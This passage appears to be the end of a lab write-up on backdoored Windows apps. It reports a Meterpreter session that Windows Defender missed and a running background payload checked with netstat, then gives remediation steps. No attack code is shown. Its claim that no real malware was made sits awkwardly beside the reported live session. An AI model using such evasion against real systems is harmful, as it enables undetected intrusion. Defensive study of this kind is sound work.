
Step 10: meterpreter session found. Defender no alert this payload. And execute calculator to bypass windows defender.





Step 11: I checked process, malware file already running backend.

Command: netstat -ant



Remediation

1. Allowlist only trusted apps
2. Verify all EXE with digital signatures
3. Use EDR for behavioral detection
4. Block execution from risky folders
5. Limit user privileges
6. Monitor PowerShell and network activity

Conclusion

Backdoored apps are dangerous because they secretly give attackers access. This project explains how attackers hide harmful code and how to defend against it. No real malware was created—only safe analysis was done.